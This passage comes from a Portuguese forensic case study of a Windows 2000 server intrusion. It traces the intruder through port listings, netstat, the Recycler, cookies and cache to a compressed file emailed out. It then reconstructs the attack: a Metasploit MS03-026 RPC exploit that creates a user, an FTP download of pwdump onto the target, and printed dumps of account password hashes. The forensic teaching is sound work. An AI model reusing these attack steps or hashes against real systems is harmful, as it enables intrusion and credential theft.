1440	inetinfo	→ 21	TCP	C:\WINNT\System32\inetinfo.exe
1380	wins	→ 42	TCP	C:\WINNT\System32\wins.exe
1420	dns	→ 53	TCP	C:\WINNT\System32\dns.exe
1440	inetinfo	→ 80	TCP	C:\WINNT\System32\inetinfo.exe
264	lsass	→ 88	TCP	C:\WINNT\System32\lsass.exe
1440	inetinfo	→ 110	TCP	C:\WINNT\System32\inetinfo.exe
1440	inetinfo	→ 119	TCP	C:\WINNT\System32\inetinfo.exe
516	svchost	→ 135	TCP	C:\WINNT\System32\svchost.exe
8	System	→ 139	TCP	
264	lsass	→ 464	TCP	C:\WINNT\System32\lsass.exe
1440	inetinfo	→ 563	TCP	C:\WINNT\System32\inetinfo.exe
516	svchost	→ 593	TCP	C:\WINNT\System32\svchost.exe
264	lsass	→ 636	TCP	C:\WINNT\System32\lsass.exe
1440	inetinfo	→ 691	TCP	C:\WINNT\System32\inetinfo.exe
1440	inetinfo	→ 993	TCP	C:\WINNT\System32\inetinfo.exe
1440	inetinfo	→ 995	TCP	C:\WINNT\System32\inetinfo.exe
264	lsass	→ 1026	TCP	C:\WINNT\System32\lsass.exe
264	lsass	→ 1029	TCP	C:\WINNT\System32\lsass.exe
788	msdtc	→ 1033	TCP	C:\WINNT\System32\msdtc.exe
888	dfssvc	→ 1035	TCP	C:\WINNT\System32\dfssvc.exe
956	ismserv	→ 1037	TCP	C:\WINNT\System32\ismserv.exe
956	ismserv	→ 1040	TCP	C:\WINNT\System32\ismserv.exe
956	ismserv	→ 1041	TCP	C:\WINNT\System32\ismserv.exe
956	ismserv	→ 1042	TCP	C:\WINNT\System32\ismserv.exe
904	tcpvcs	→ 1044	TCP	C:\WINNT\System32\tcpvcs.exe
1200	MSTask	→ 1067	TCP	C:\WINNT\System32\MSTask.exe
252	services	→ 1083	TCP	C:\WINNT\System32\services.exe
1420	dns	→ 1095	TCP	C:\WINNT\System32\dns.exe
1420	dns	→ 1096	TCP	C:\WINNT\System32\dns.exe
904	tcpvcs	→ 1098	TCP	C:\WINNT\System32\tcpvcs.exe
1380	wins	→ 1100	TCP	C:\WINNT\System32\wins.exe
8	System	→ 1104	TCP	
1440	inetinfo	→ 1107	TCP	C:\WINNT\System32\inetinfo.exe
1072	ntfrs	→ 1108	TCP	C:\WINNT\System32\ntfrs.exe
1660	mad	→ 1109	TCP	C:\Arquivos de programas\Exchsrvr\bin\mad.exe
1660	mad	→ 1111	TCP	C:\Arquivos de programas\Exchsrvr\bin\mad.exe
1312	lserver	→ 1112	TCP	C:\WINNT\System32\lserver.exe
264	lsass	→ 3268	TCP	C:\WINNT\System32\lsass.exe
264	lsass	→ 3269	TCP	C:\WINNT\System32\lsass.exe
788	msdtc	→ 3372	TCP	C:\WINNT\System32\msdtc.exe
376	termsrv	→ 3389	TCP	C:\WINNT\System32\termsrv.exe
8	System	→ 3676	TCP	
1660	mad	→ 4315	TCP	C:\Arquivos de programas\Exchsrvr\bin\mad.exe
1440	inetinfo	→ 8184	TCP	C:\WINNT\System32\inetinfo.exe

Figura 5.2.8 – Resultado obtido pela ferramenta FPort

Verifica-se nesta figura que existe um processo em execução do programa Terminal Server, este serviço se caracteriza pela possibilidade de conexão remota a um servidor Windows. Isto mostra que possivelmente o invasor ainda esteja com a conexão estabelecida, para verificarmos com qual endereço IP esta conexão está aberta usaremos o comando netstat, conforme pode ser visto na figura abaixo:

TCP	192.168.0.9:2439	192.168.0.9:3268	CLOSE_WAIT
TCP	192.168.0.9:2460	192.168.0.9:3268	CLOSE_WAIT
TCP	192.168.0.9:2462	192.168.0.9:691	ESTABLISHED
TCP	192.168.0.9:2522	192.168.0.9:3268	CLOSE_WAIT
TCP	192.168.0.9:2523	192.168.0.9:389	ESTABLISHED
TCP	192.168.0.9:2524	192.168.0.9:691	ESTABLISHED
TCP	192.168.0.9:2760	192.168.0.9:1026	ESTABLISHED
TCP	192.168.0.9:3067	192.168.0.9:389	ESTABLISHED
TCP	192.168.0.9:3268	192.168.0.9:1896	ESTABLISHED
TCP	192.168.0.9:3389	192.168.0.252:31347	ESTABLISHED
TCP	192.168.0.9:3676	0.0.0.0:0	LISTENING
TCP	192.168.0.9:4315	192.168.0.9:389	CLOSE_WAIT
TCP	192.168.0.9:4446	192.168.0.9:135	TIME_WAIT
TCP	192.168.0.9:4447	192.168.0.9:135	TIME_WAIT

Figura 5.2.9 – Apresentação do resultado obtido por meio do comando NetStat

A gama de informações neste ponto já é bastante elevada, além das citadas anteriormente, temos informações que o usuário realizou um acesso usando o recurso de Terminal Server e o endereço IP do invasor é 192.168.0.252. Sabe-se também que o acesso por meio do Servidor de Terminais se deu por meio da conta Administrador, portanto é possível que o invasor tenha conseguido acesso a arquivos com níveis de proteção elevado.

O próximo passo é verificar quais as atividades realizadas pelo invasor, alguns locais onde é possível buscar tais evidências são:

- Lixeira (Recycler);
- Pasta de cookies;
- Pasta de arquivos temporários;
- Cachê do browser.

Realizando uma busca na pasta recycler obteve-se as seguintes informações:


```

C:\RECYCLER\S-1-5-21-1547161642-1303643608-839522115-500\Dc4>dir
0 volume na unidade C não tem nome.
0 número de série do volume é 3803-E91C

Pasta de C:\RECYCLER\S-1-5-21-1547161642-1303643608-839522115-500\Dc4

27/01/2005  13:09      <DIR>          .
27/01/2005  13:09      <DIR>          ..
12/01/2005  19:31             39.711 acomp despesa junhodez2004.sxc
27/09/2004  18:36             63.488 acomp despesa junhodez2004.xls
21/01/2005  20:10             16.081 accompan venda.sxc
29/11/2004  18:59             47.129 acompanh despesa 2004.sxc
07/06/2004  15:45            113.152 acompanh despesa 2004.xls
26/01/2005  20:04             75.038 balncete-revisado.sxc
20/08/2004  10:53              9.216 Projeto.xls
15/10/2004  12:21             31.232 Projeto Crescimento.xls
13/07/2004  17:32             13.824 ENDIUIDAMENTO.sxc
17/11/2004  10:42              5.797 balncete.sxc
27/01/2005  13:09      <DIR>          Documentos
05/07/2004  20:40             16.783 ENDIUIDAMENTO03.sxc
06/09/2004  18:50             29.696 ENDIUIDAMENTO03.xls
04/10/2004  16:22             10.752 industrialização5.xls
14/09/2004  17:17              8.418 industrialização.xls
04/01/2005  12:10            51.491 Novo(a) Planilha do OpenOffice.org 1.1.0.
sxc
29/11/2004  18:59             15.752 orcam.sxc
11/06/2004  17:07             96.768 ORÇAMENTO.xls
12/05/2004  15:16             36.864 PLANO DE REESTRUTURAÇÃO.doc
24/01/2005  15:12              5.592 PLANO DE VENDAS.stw
25/01/2005  20:29             17.376 PLANO VENDAS 2005.sxc
24/09/2004  17:15             14.848 Projeto.doc
27/05/2004  17:55              7.096 proposta para remuneração.sxc
11/01/2005  17:57             22.016 QtdVlrClientes.xls
19/01/2005  18:38             53.214 realizado2005.sxc
12/08/2004  14:41              7.895 reestruturação.sxw
                25 arquivo(s)             809.229 bytes
                3 pasta(s) 7.635.140.608 bytes disponíveis

```

Figura 5.2.10 - Conteúdo da pasta RECYCLER

Nota-se então que foi gerado um arquivo compactado, pois arquivos com extensão 7z são característicos do software de compactação 7zip, software open-source, que é facilmente encontrado em sites de download, como por exemplo o superdownloads.ubbi.com, que é referenciado na pasta cookies.

```

C:\WINNT\System32\cmd.exe

C:\RECYCLER\S-1-5-21-1547161642-1303643608-839522115-500\Dc4>dir
0 volume na unidade C não tem nome.
0 número de série do volume é 3803-E91C

Pasta de C:\RECYCLER\S-1-5-21-1547161642-1303643608-839522115-500\Dc4

27/01/2005  13:19      <DIR>          .
27/01/2005  13:19      <DIR>          ..
27/01/2005  13:19             1.491.514 Fátima.7z
                1 arquivo(s)             1.491.514 bytes
                3 pasta(s) 7.634.948.096 bytes disponíveis

```

Figura 5.2.11– Arquivo gerado com o software 7Zip, localizado na pasta RECYCLER

Se foi gerado um arquivo compactado e o mesmo foi eliminado, significa que antes da exclusão pode ter ocorrido uma ação. Como na pasta RECYCLER e nos logs não se tem mais informações, será avaliado o conteúdo das pastas de cookies em busca de vestígios de conexão com algum site. Na figura

abaixo observa-se o conteúdo da pasta cookies, e nesta mesma pasta existe um cookie referenciando o site yahoo, provedor este que fornece mecanismo de correio eletrônico e também um cookie referenciando um site que prove serviços de downloads de software, entre outros site visitados.

Nome	Tamanho	Tipo	Data de modificação
administrador@ad.ibest.com[2].txt	1 KB	Documento de texto	27/1/2005 13:11
administrador@deliver.ads.uigc[1].txt	1 KB	Documento de texto	27/1/2005 13:11
administrador@doubleclick[1].txt	1 KB	Documento de texto	27/1/2005 13:07
administrador@ehg.hitbox[2].txt	2 KB	Documento de texto	27/1/2005 13:07
administrador@google.com[1].txt	1 KB	Documento de texto	27/1/2005 11:30
administrador@hitbox[2].txt	1 KB	Documento de texto	27/1/2005 13:07
administrador@microsoft[1].txt	1 KB	Documento de texto	27/1/2005 12:59
administrador@search.msn.com[1].txt	1 KB	Documento de texto	27/1/2005 14:21
administrador@securityfocus[2].txt	1 KB	Documento de texto	27/1/2005 12:50
administrador@softclick.com[1].txt	1 KB	Documento de texto	27/1/2005 13:11
administrador@superdownloads.ubbi.com[1].txt	1 KB	Documento de texto	27/1/2005 13:11
administrador@uigc[2].txt	1 KB	Documento de texto	27/1/2005 13:11
administrador@www.securityfocus[1].txt	1 KB	Documento de texto	27/1/2005 12:50
administrador@www.superdownloads.com[1].txt	1 KB	Documento de texto	27/1/2005 13:11
administrador@www.windowsitpro[1].txt	1 KB	Documento de texto	27/1/2005 13:07
administrador@yahoo[2].txt	1 KB	Documento de texto	27/1/2005 13:58
index.dat	32 KB	Arquivo DAT	27/1/2005 14:21

Figura 5.2.12 - Pasta cookies e seu conteúdo

Agora a busca será concentrada no cachê do browser, pois se o invasor acessou tais sites, é provável que tenha ficado armazenado algum resíduo das ações no cachê.

Na figura abaixo é apresentada parte do conteúdo das pastas registradas no cachê, e é possível observar um arquivo chamado Attachments[1], indicando que foi enviado um email com anexo por meio de algum serviço web.

Nome	Tamanho	Tipo	Data de modificaç
7z415b[1].net	15 KB	Arquivo NET	27/1/2005 13:11
21764[1].jpg	13 KB	JPEG Image	27/1/2005 13:11
040818_img02[1].gif	1 KB	GIF Image	27/1/2005 13:15
2003425_p[1].jpg	2 KB	JPEG Image	27/1/2005 13:11
2381543_p[1].jpg	3 KB	JPEG Image	27/1/2005 13:11
2400459_p[1].jpg	4 KB	JPEG Image	27/1/2005 13:11
2595272_p[1].jpg	4 KB	JPEG Image	27/1/2005 13:11
a[1]	1 KB	Arquivo	27/1/2005 13:58
a[1].htm	4 KB	Arquivo HTM	27/1/2005 14:01
ac[1].js	64 KB	JScript Script File	27/1/2005 13:16
ads[1].htm	7 KB	Arquivo HTM	27/1/2005 12:50
aleron_100x34[1].jpg		Tipo: JScript Script File Data de modificação: 27/1/2005 13:16 Tamanho: 63,6 KB	27/1/2005 13:11
Attachments[1]			27/1/2005 14:00
Banner6[1].swf			27/1/2005 13:11
banner_rfptemplate[1].gif	7 KB	GIF Image	27/1/2005 14:21
basics_on[1].gif	1 KB	GIF Image	27/1/2005 12:51
bgfill_gradient[1].gif	1 KB	GIF Image	27/1/2005 14:21
bgframe_extend[1].gif	1 KB	GIF Image	27/1/2005 14:21
blank[1].htm	1 KB	Arquivo HTM	27/1/2005 13:10
bnrWin2000[1].gif	5 KB	GIF Image	27/1/2005 12:59
bottomEdgeOlive[1].gif	1 KB	GIF Image	27/1/2005 12:51
bottomLeftCornerOlive[1].gif	1 KB	GIF Image	27/1/2005 12:51
bottomLeftCornerOrange[1].gif	1 KB	GIF Image	27/1/2005 12:51
bottomTHCLogo[1].jpg	2 KB	JPEG Image	27/1/2005 12:51
box[1].css	1 KB	Documento da folha...	27/1/2005 12:51
bt_s_dd_2[1].gif	1 KB	GIF Image	27/1/2005 13:16
butn3_education-off[1].gif	3 KB	GIF Image	27/1/2005 14:21
butn3_partners-on[1].gif	3 KB	GIF Image	27/1/2005 14:21
butn3_services-on[1].gif	3 KB	GIF Image	27/1/2005 14:21
butn4_freertools-off[1].gif	2 KB	GIF Image	27/1/2005 14:21

Figura 5.2.13 – Conteúdo parcial do cachê do browser

Realizando uma análise no referido arquivo, observa-se que foi acessado a conta whitefootbr@yahoo.com.br, e enviando o arquivo fátima.7z para a conta juruna@maxweb.com, nota-se que este é o arquivo que foi encontrado na pasta RECYCLER.




Figura 5.2.14 – Informações obtidas pela análise do arquivo Compose[1]

Com estas informações é possível, através dos canais jurídicos, buscar informações sobre o proprietário da conta whitefootbr, e tentar identificar a pessoa responsável pela invasão, bem como para quem foi enviado o email com os dados coletados.

Muitos outros dados poderiam ser coletados nesta análise, mas é importante se concentrar e manter o foco no problema em questão, documentando tudo, para que tais dados possam ser aceitos como prova pericial em uma ação judicial. Neste case não foi realizada uma duplicata pericial, mas isto é fundamental, para garantir que as provas estarão intactas, tais procedimentos foram abordados nos capítulos anteriores.

5.3. A vulnerabilidade

A vulnerabilidade explorada é apresentada no boletim técnico da empresa Microsoft, este documento pode ser visualizado de forma completa em <http://www.microsoft.com/technet/security/bulletin/MS03-026.msp>. Este módulo explora um estouro da pilha do serviço RPCSS, esta vulnerabilidade foi encontrada pelo grupo Delirium, sendo usado desde então de forma maciça.

5.4. O Ataque


Para compreender melhor a análise realizada após o ataque, a seguir será apresentado como o mesmo foi realizado. Inicialmente é realizada uma varredura nas portas a fim de verificar o status das mesmas, para isto será utilizado a ferramenta nmap, na figura abaixo é apresentada uma forma simplificada de uso da mesma:



Figura 5.4.1 – Utilização da ferramenta nmap

Após realizada a varredura e detectada a porta que será usada pelo exploit para realizar o ataque, inicia-se o procedimento de configuração do exploit com os dados do sistema-alvo, alguns parâmetros serão necessários como por exemplo: o endereço IP de destino, um nome de usuário e uma senha para este usuário. O objetivo neste ponto é de criar um usuário válido no sistema-alvo, pois desta maneira será possível acessar o mesmo remotamente sem a necessidade de

explorar de forma mais profunda os usuários do mesmo. Como parâmetro está sendo estabelecido o usuário MASTER e a senha MASTER, conforme pode ser visto na figura abaixo:




```
show options
Exploit and Payload Options
=====
Exploit:  Name      Default      Description
-----  -
required RHOST      192.168.0.10 The target address
required RPORT      135          The target port

Payload:  Name      Default      Description
-----  -
required PASS      master      The password for this user
required EXITFUNC thread      Exit technique: "process", "thread", "seh"
required USER      master      The username to create

Target: Windows NT SP6/2K/XP/2K3 ALL
```

Figura 5.4.2 – Configuração do exploit para a criação de um usuário remotamente

Após ser configurado, basta executar o mesmo para que se inclua um usuário e senha no sistema-alvo.



```
show options
Exploit and Payload Options
=====
Exploit:  Name      Default      Description
-----  -
required RHOST      192.168.0.10 The target address
required RPORT      135          The target port

Payload:  Name      Default      Description
-----  -
required PASS      master      The password for this user
required EXITFUNC thread      Exit technique: "process", "thread", "seh"
required USER      master      The username to create

Target: Windows NT SP6/2K/XP/2K3 ALL

exploit
[*] Connected to REMACT with group ID 0xaf33
```

Figura 5.4.3 – Execução do exploit

A partir deste momento é possível acessar o sistema-alvo por meio de uma ferramenta de comunicação remota, telnet ou ftp, para isto é importante verificar se o respectivo serviço está em atividade, na figura abaixo é possível verificar a configuração para acesso do sistema-alvo por meio de um cliente do Terminal Server, já previamente verificado o status do serviço.




Figura 5.4.4 –Acesso do sistema-alvo

Como foi inserido um usuário e senha com privilégios baixos, é hora de buscar acesso aos usuários cadastrados verdadeiramente no sistema-alvo, para isto será utilizado um serviço de ftp, onde está armazenada a ferramenta pwdump, e como meio de acesso será utilizado o VNC, que é uma ferramenta de administração remota. O uso do VNC pode ser revelador, pois toda a ação feita pelo invasor poderá ser vista no monitor conectado ao sistema-alvo. Mas para fins didáticos fica mais fácil de se monitorar esta atividade. Abaixo é apresentado a tela com as características de configuração do exploit para esta atividade, obrigatoriamente para que se possa utilizar o VNC, será necessário informar o endereço IP de origem, tornando o sistema do invasor mais vulnerável. Note que no sistema-alvo, não há instalado o software VNC, ele será executado de forma remota por meio da falha, não ficando instalado o mesmo após o término da atividade.




Figura 5.4.5 – Visualização da configuração do exploit

Após a início do ataque, o sistema-alvo apresentará a seguinte tela, onde é apresentado um Shell, sendo que na figura abaixo é mostrado a realização da conexão remota a um serviço ftp, cuja origem é o sistema-alvo e o destino a máquina do invasor. O objetivo desta conexão é o download do software pwdump, que será responsável pela captura dos usuários e senhas do sistema alvo. Na figura abaixo é apresentado o momento em que o sistema-alvo se conecta via ftp à máquina do invasor.





Figura 5.4.6 – Conexão via ftp ao sistema invasor

Feito a conexão, é iniciada a transferência do software pwdump, conforme apresentado a seguir.




```

VNCShell [SYSTEM@REDFOOTSERVER] - Full Access

PwDump4.exe
PwDump4.rar
PwDump4.txt
PwDumpFAQ.txt
pwservice.cpp
pwservice.dsp
pwservice.exe
README
SAMDUMP.EXE
samdump.zip
source
teste.txt
226 File sent ok
ftp: 306 bytes recebidos em 0,03Segundos 10,20Kbytes/s.
ftp> get PwDump3.exe
200 Port command successful.
150 Opening data connection for PwDump3.exe.
226 File sent ok
ftp: 61440 bytes recebidos em 0,01Segundos 6144,00Kbytes/s.
ftp> get LsaExt.dll
200 Port command successful.
150 Opening data connection for LsaExt.dll.
226 File sent ok
ftp: 49152 bytes recebidos em 0,01Segundos 4915,20Kbytes/s.
ftp>
  
```

Figura 5.4.7 – Transferência via ftp do software pwdump

Na figura abaixo é apresentado, ainda no sistema-alvo, o resultado da coleta feita pelo software pwdump, como a coleta foi realizada com sucesso, a mesma é transferida para o sistema do invasor via ftp para posterior análise, conforme pode ser visto na figura 5.9.



```

VNCShell [SYSTEM@REDFOOTSERVER] - Full Access

32E38CC8B:::
Small Business User:1116:NO PASSWORD*****:NO PASSWORD*****
*****:
Small Business Power:1117:NO PASSWORD*****:NO PASSWORD*****
*****:
Small Business Admin:1118:NO PASSWORD*****:NO PASSWORD*****
*****:
394DA3FC-B70A-4BFB-B:1120:NO PASSWORD*****:NO PASSWORD*****
*****:
jpmorgan:1121:9477EC2FCEB78AEEAD3B435B51404EE:B1D3F35A2A052BC122B1A4D45C09D70C:
:
plsantos:1122:19D0CD1BD11BE9D8FCD6B8DB0F458C37:F4F49C948773979656C40F368F3E717:
:
mcandre:1123:D092C4D0C3889150DF46D96886ECFB2D:C289A748D2A34ACB1DC42D35D00EE1A3::
:
pedro lemes:1124:29875C2798E55EC7F844F52EE71B8DC4:E59E13B8FC1106AE7D60E82591F8219
E:::
karenmendes:1125:DDEC1A74E60D8BFBBC81667E9D738C5D9:86A7F8B253F7D79449BA5EE58D73F2
36:::
master:1126:9D51F8EC4F16C9ADAAD3B435B51404EE:6D3986E540A63647454A50E26477EF94:::
REDFOOTSERVER$:1006:NO PASSWORD*****:4169FF6E821C361FCC32C1D0F8
89A25:::
D:\WINNT\system32\exploit>
  
```

Figura 5.4.8 – Resultado da coleta realizado pelo pwdump

